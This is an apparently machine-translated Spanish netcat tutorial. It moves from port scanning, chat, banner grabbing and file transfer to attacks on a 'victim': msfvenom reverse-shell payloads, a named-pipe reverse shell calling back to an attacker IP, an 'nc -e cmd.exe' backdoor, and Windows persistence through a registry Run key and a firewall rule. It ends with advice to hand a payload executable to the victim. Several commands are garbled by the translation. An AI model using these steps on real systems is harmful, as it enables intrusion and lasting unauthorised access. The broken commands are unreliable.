Introducción a Netcat

Netcat técnicamente utilizado como **"nc"** – es una utilidad de red que utiliza las conexiones TCP y UDP para leer y escribir en una red. Puede ser utilizado tanto por los atacantes como por los auditores de seguridad. Contando en el escenario de ataque, esta herramienta multifuncional puede ser impulsada por scripts, lo que la hace bastante confiable y, si hablamos de la sección de seguridad, nos ayuda a depurar e investigar la red.

¿Por qué netcat es tan confiable, que puede hacer de todo, ya sea escanear puertos, capturar pancartas, transferir un archivo o incluso generar una conexión inversa? Echemos un vistazo a las principales características de netcat y desbloqueemos esta pregunta.

1. Actúa como un simple cliente TCP/UDP/SCTP/SSL para interactuar con servidores web, servidores telnet, servidores de correo y otros servicios de red TCP/IP.
2. Redirige el tráfico TCP/UDP/SCTP a otros puertos o hosts actuando como un proxy SOCKS o HTTP de modo que los clientes especifiquen sus destinos.
3. Netcat puede incluso conectarse a destinos a través de una cadena de proxies anónimos o autenticados.
4. Encripta la comunicación con SSL y la transporta a través de IPv4 o IPv6.
5. Actúa como un corredor de conexión, permitiendo que dos (o muchos más) clientes se conecten a través de un tercer servidor (de intermediación).

Por lo tanto, hasta ahora, es posible que conozca todas las características que tiene Netcat, lo que lo hace único y simple.

Intentemos profundizar y explorar qué podemos hacer más con esta gran herramienta.

Comandos básicos de Netcat

Comando de ayuda

"Ayuda" o a veces su **"h",** esta bandera descarta todas las opciones posibles que una herramienta puede hacer por nosotros. Para comenzar con netcat, usaremos el comando de ayuda más básico, es decir:

Nc -h

```
root@kali:~# nc -h
[v1.10-41.1+b1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Escaneo de puertos

Netcat se puede utilizar como un escáner de puertos, aunque no fue diseñado para funcionar como. Para que valga la pena como escáner, necesitamos configurar la **bandera "-z",** que le dice a netcat, que escanee el demonio de lista sin enviar ningún dato. Esto permite comprender el tipo de servicio que se está ejecutando en ese puerto específico. Por lo tanto, netcat puede realizar tanto el escaneo TCP como el UDP, veamos cómo:

Escaneo TCP


nc -v –n –z 192.168.1.105 21-100

[-v]: indica el modo detallado

[-n]: indica direcciones IP solo numéricas

[-z]: indica el modo de E/S cero [utilizado para escanear]

Para completar este escaneo, necesitamos especificar un rango de puertos. En la imagen de abajo, puede ver que he mencionado un rango de puertos de 21-100, que volcará los servicios en ejecución en la máquina del objetivo.



Escaneo UDP

Incluso podemos escanear los puertos UDP de una manera similar a como escaneamos los TCP. Aquí usaremos la **bandera "u"** que invocará el modo UDP.

NC –VZU 192.168.1.105 161

En este escenario, hemos mencionado el número de puerto en lugar del rango. En la imagen de abajo, puede ver que hemos capturado el servicio **"SNMP"** en ejecución.

Charlando

Netcat también se puede utilizar para chatear entre dos usuarios. Pero antes de eso, necesitamos establecer una conexión. Para configurar todo esto, usaremos dos dispositivos: uno desempeñará el papel de **iniciador** y el otro será **un oyente**. Tan pronto como se establece esta conexión, la comunicación se puede realizar desde ambos extremos.

Echemos un vistazo a este escenario, en el que dos usuarios con diferentes sistemas operativos se comunican entre sí a través de una conexión establecida por Netcat.

Inicialmente, **el usuario root de kali** necesita configurar su **"oyente" netcat** a través de un puerto específico, para construir una conexión de red. Para ello, ejecute el siguiente comando:

```
Nc -LVP 1234
```


aquí

[l]: Modo de escucha


[v]: Modo detallado **[p]:** Puerto local

Ahora es el momento de configurar un **iniciador**, lo haremos desde el **usuario root de Ubuntu,** simplemente proporcionando la dirección IP del sistema donde hemos iniciado el **oyente** seguido del número de puerto.

NC 192.168.1.109 1234



En la siguiente imagen se puede ver que la ***conexión se ha establecido*** y que ambas máquinas pueden comunicarse entre sí.



Agarrar pancartas

Banner se refiere a un mensaje de texto recibido del host con información sobre los puertos y servicios abiertos junto con sus números de versión.

Ejecute el siguiente comando para capturar los banners **ftp** y **ssh del objetivo**:

NC 192.168.1.105 21

NC 192.168.1.105 22

Transferencia de archivos

Netcat nos ofrece la posibilidad de transferir archivos de un dispositivo a otro a través de una red.

Sigamos con un escenario, donde un **usuario kali** exime de transferir sus archivos a un usuario en una **máquina Ubuntu**.


A partir de la siguiente imagen, el usuario a través de la **máquina kali** configura un **oyente** en el puerto número **5555** y file.txt comparte utilizando el **parámetro "<**".

```
Nc -LVP 5555 < archiTxt
```

Ahora, el usuario que se encuentra en el servidor de Ubuntu descargará este archivo ejecutando el siguiente comando.

```
Nc 192.168.1.109 5555 > archiTxt
```

En la imagen de abajo, puede ver que el usuario de **Ubuntu** ha capturado con éxito el archivo file.txt de 192.168.1.109, que no es más que la **IP del usuario kali**




Shell inverso de Linux

Como se discutió anteriormente, netcat puede realizar cualquier cosa, por lo que ahora intentaremos explotar la máquina del objetivo con la ayuda de **"msfvenom"** para crear una carga útil y configuraremos un **oyente de netcat** para capturar una sesión. Intentemos crear una carga útil usando el siguiente comando:

msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.109 lport=6666 R


La bandera **"R"** se utiliza para generar una **carga útil sin procesar** que estará sobre nuestra pantalla.



En la imagen de arriba, puede ver que nuestra carga útil está lista, ahora es el momento de activarla a través del servidor de nuestra víctima.

Abra la máquina Ubuntu y escriba esta carga útil en el terminal. **Antes de encenderlo**, regrese a la máquina del atacante (Kali Linux) y configure el **oyente netcat** allí usando el mismo número de puerto que usó al generar la carga útil.

En la imagen de abajo se puede ver que, en cuanto la víctima ejecute la carga útil, obtendremos la sesión.




Hay muchas veces en las que la **seguridad se vuelve alta** y no logramos capturar la sesión usando este método, pero hay otra forma de obtener un shell inverso.

Antes de eso, configure un oyente netcat en el puerto **443**:


A medida que el oyente se inicia, simplemente ejecute los siguientes comandos en la máquina del objetivo:

```
mknod /Tmp/Tubo de  p
/bot/Sh 0</Tmp/Tubo de  | Nc 192.168.1.109 443 1>/Tmp/Tubo de
```

Esto te ayudará a eludir la seguridad y te ofrecerá una sesión de netcat.



En la imagen de abajo se puede ver que hemos capturado con éxito el caparazón de la víctima.




Puerto aleatorio

Hay ocasiones en las que no somos capaces de decidir el propio puerto para configurar un oyente o establecer una conexión netcat. Bueno, netcat tiene una bandera **especial "–r"** que nos proporcionará el puerto local aleatorio.

```
Nc -Lv –r
```

En la imagen de abajo se puede ver que nuestro oyente se ha iniciado en **38931**.




Agarrar el banner HTTP

Los banners HTTP ahora no se pueden obtener fácilmente, ya que contienen la información del servidor. Pero podemos usar netcat para capturar información sobre cualquier servidor web.

Basta con ejecutar el siguiente comando para manipular el servidor del objetivo y comprobar lo que hemos cogido.

printf "GET / HTTP/1.0\r\n\r\n" | Nc 192.168.1.105 80

¡¡Bien!! En la imagen de abajo se puede ver que he capturado con éxito el banner HTTP y se nos presenta el **servidor Apache.**



Conexión inversa de Windows


La puerta trasera de un sistema nos da la bienvenida cada vez con las manos abiertas cada vez que retrocedemos.

De este modo, intentaremos generar una puerta trasera similar sobre la máquina de Windows del objetivo, que nos permita entrar, en cualquier momento cuando regresemos. Primero configuremos un **oyente** sobre nuestra máquina de kali:


```
Nc -LVP 4444
```

Ahora ejecute el siguiente comando sobre el **símbolo del sistema de Windows de la víctima** para crear una puerta trasera.

```
Nc.exe 192.168.1.109 4444
-e Cmd.exe
```



Es hora de volver a **la máquina de nuestro atacante**. En la imagen de abajo se puede ver que estamos en el shell de comandos de la víctima.



Persistencia de Windows 10

La persistencia juega un papel importante en la vida de un atacante. Así que vamos a intentar crear una **puerta trasera persistente** usando netcat y Metasploit framework, en la máquina host a la que hemos comprometido.

En la imagen de abajo, puede ver que he tomado una sesión de **meterpreter** de una máquina **con Windows 10**. Ahora cargue **netcat.exe** archivo en **system32** en la PC de la víctima utilizando el siguiente comando:

```
subir  /Usr/Compartir/Windows-Binarios/Nc.exe
C:\\Windows\\sistema32
```

Ahora configure netcat para un **oyente** en cualquier puerto aleatorio, digamos **4445**, abra el puerto al inicio y realice la conexión.

Utilice el siguiente comando:

reg setval -k

HKLM\\software\\microsoft\\windows\\currentversion\\run v netcat -d 'C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe'


En una conexión netcat exitosa, obtendremos la reverse_shell del PC de la víctima.

Ahora es el momento de agregar una nueva regla al firewall llamada **'netcat'** en la que la **conexión entrante** permitirá el **puerto 4445** mediante el uso del símbolo del sistema cmd interactivo que ejecuta un comando llamado **netsh**. Escriba el siguiente comando:

netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=Tcp localport=4445

Vamos a comprobar el modo de funcionamiento y el estado del puerto ejecutando el siguiente comando:


Cortafuegos de Netsh Mostrar PortOpening



Así que con todo eso, hemos terminado. Ahora, cuando la víctima **reinicie el sistema** de nuevo, obtendremos el shell netcat. Ejecute el siguiente comando para conectar nuestra **puerta trasera netcat** a través del puerto **4445**.

```
Nc -Nv 192.168.1.105 4445
```


¡¡Bien!! Hemos mantenido con éxito la **puerta trasera permanente**, ahora cada vez que la víctima se inicia, siempre tendremos su sesión.



Carga útil de Msfvenom con Netcat

Hasta ahora hemos aprendido todo sobre Netcat, desde sus cosas básicas hasta las más avanzadas. Así que aprendamos cómo podemos conectarnos con la víctima a través de nuestro Netcat_shell utilizando una carga útil msfvenom. Inicie el terminal y ejecute el siguiente comando para generar una **carga útil** .exe

msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.104 lport=3333 –f exe > shell.exe



Ahora **encienda** el oyente Netcat a través del puerto **3333.**

Comparta esta carga útil generada con la víctima, tan pronto como la abra, obtendrá la **conexión inversa.**